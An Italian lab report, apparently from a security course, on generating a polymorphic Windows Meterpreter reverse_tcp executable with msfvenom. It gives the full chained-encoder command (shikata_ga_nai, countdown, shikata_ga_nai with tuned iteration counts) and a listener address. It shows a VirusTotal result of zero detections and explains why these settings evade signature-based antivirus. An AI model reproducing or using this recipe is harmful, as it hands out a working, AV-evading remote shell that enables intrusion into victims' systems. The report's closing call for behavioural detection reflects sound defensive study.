

RELAZIONE: ANALISI DELLA RILEVABILITÀ DEL VIRUS POLIMORFICO

Cos'è un Virus Polimorfico

È un tipo di malware che cambia continuamente il proprio codice per sfuggire ai software antivirus, che di solito si basano sulla ricerca di **firme statiche** per rilevare i virus.

Questo tipo di malware **cambia aspetto ogni volta** che infetta un nuovo sistema, grazie ad una **codifica variabile**, variando il codice ad ogni nuova infezione, **variando il suo aspetto ma non la sua funzionalità**, eludendo quindi gli antivirus.

Obiettivo

L'obiettivo del test è stato creare un payload polimorfico utilizzando **msfvenom** per generare un file eseguibile che sfrutti un payload di tipo **meterpreter/reverse_tcp**.

Il file è stato progettato per essere **meno rilevabile dagli antivirus** attraverso tecniche di offuscamento e codifica.


Dettagli Tecnici del Payload

- **Payload generato:** **windows/meterpreter/reverse_tcp**
- **Indirizzo host in ascolto (LHOST):** **192.168.1.65**
- **Porta in ascolto (LPORT):** **5959**
- **Architettura:** x86
- **Encoder utilizzati:**
 1. **x86/shikata_ga_nai** (iterazioni: 314)
 2. **x86/countdown** (iterazioni: 451)
 3. **x86/shikata_ga_nai** (iterazioni: 366)
- **Output:** File eseguibile chiamato **vp_st.exe**

Il file è stato sottoposto a scansione con **VirusTotal**, e nessun antivirus ha rilevato il payload come malevolo.

Comando completo

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.65  
LPORT=5959 -a x86 --platform windows -e x86/shikata_ga_nai -i  
314 -f raw | msfvenom -a x86 --platform windows -e  
x86/countdown -i 451 -f raw | msfvenom -a x86 --platform  
windows -e x86/shikata_ga_nai -i 366 -o vp_st.exe
```



The screenshot shows the VirusTotal interface for the file `vp_st.exe`. At the top, a green circle indicates a community score of 0 out of 60. A message states: "No security vendors flagged this file as malicious". The file's SHA-256 hash is `5689d1a12e4943608464d4a0e048cb7c4b62286ac09ce4551ac43603712494eb`, and its size is 27.48 KB. The file type is identified as `mz`. Below this, a banner encourages joining the community. A section titled "Security vendors' analysis" displays a table of results from 14 different vendors, all of whom have marked the file as "Undetected".

Security vendors' analysis			
Acronis (Static ML)	✓ Undetected	AhnLab-V3	✓ Undetected
AliCloud	✓ Undetected	ALYac	✓ Undetected
Antiy-AVL	✓ Undetected	Arcabit	✓ Undetected
Avast	✓ Undetected	AVG	✓ Undetected
Avira (no cloud)	✓ Undetected	Baidu	✓ Undetected
BitDefender	✓ Undetected	Bkav Pro	✓ Undetected

Perché questa configurazione e perché non è rilevabile

Il reverse tcp lo utilizziamo per ottenere una reverse shell ed **eludere il firewall** della vittima, dato che la connessione è generata dall'interno della rete vittima verso l'esterno e verrà quindi riconosciuta, molto probabilmente, come una connessione legittima.

La reverse shell ci permette di eseguire **comandi arbitrari** sul dispositivo vittima, ottenendo informazioni sulla rete vittima, e in base alle vulnerabilità

presenti nel dispositivo, la scalata dei privilegi e l'accesso all'intero sistema o all'intera rete.

L'efficacia nel rendere il payload non rilevabile sta principalmente nella **codifica polimorfica shikata_ga_nai** e nella **quantità di iterazioni**.

La capacità di shikata_ga_nai di cambiare la struttura del codice in modo significativo ad ogni iterazione rende difficile per gli antivirus **identificare schemi riconoscibili**.

Il codice diventa ancora più irriconoscibile per gli antivirus che sono **alla ricerca di pattern e firme conosciute**, nel momento in cui, dopo shikata_ga_nai, passiamo ad un altro encoder come countdown e poi ricodifichiamo il codice con shikata_ga_nai.

Il numero di iterazioni è altrettanto importante, in quanto se le andiamo a diminuire, il codice non sarà irriconoscibile allo stesso livello e inizierà ad essere rilevato come malevolo dagli antivirus più acuti.

Conclusioni

L'esercizio svolto ha evidenziato quanto sia relativamente semplice eludere gli antivirus tradizionali utilizzando tecniche di offuscamento e codifica polimorfica.

Nonostante l'utilizzo di codifiche come shikata_ga_nai e countdown sembri complesso, i passaggi richiesti sono stati **lineari e accessibili**, dimostrando che un attaccante con conoscenze di base e strumenti disponibili può **aggirare facilmente** le protezioni standard.

Questa esperienza sottolinea l'importanza di adottare strategie di difesa più avanzate, come l'analisi comportamentale, per contrastare le minacce moderne, soprattutto in un panorama di sicurezza informatica in continua evoluzione.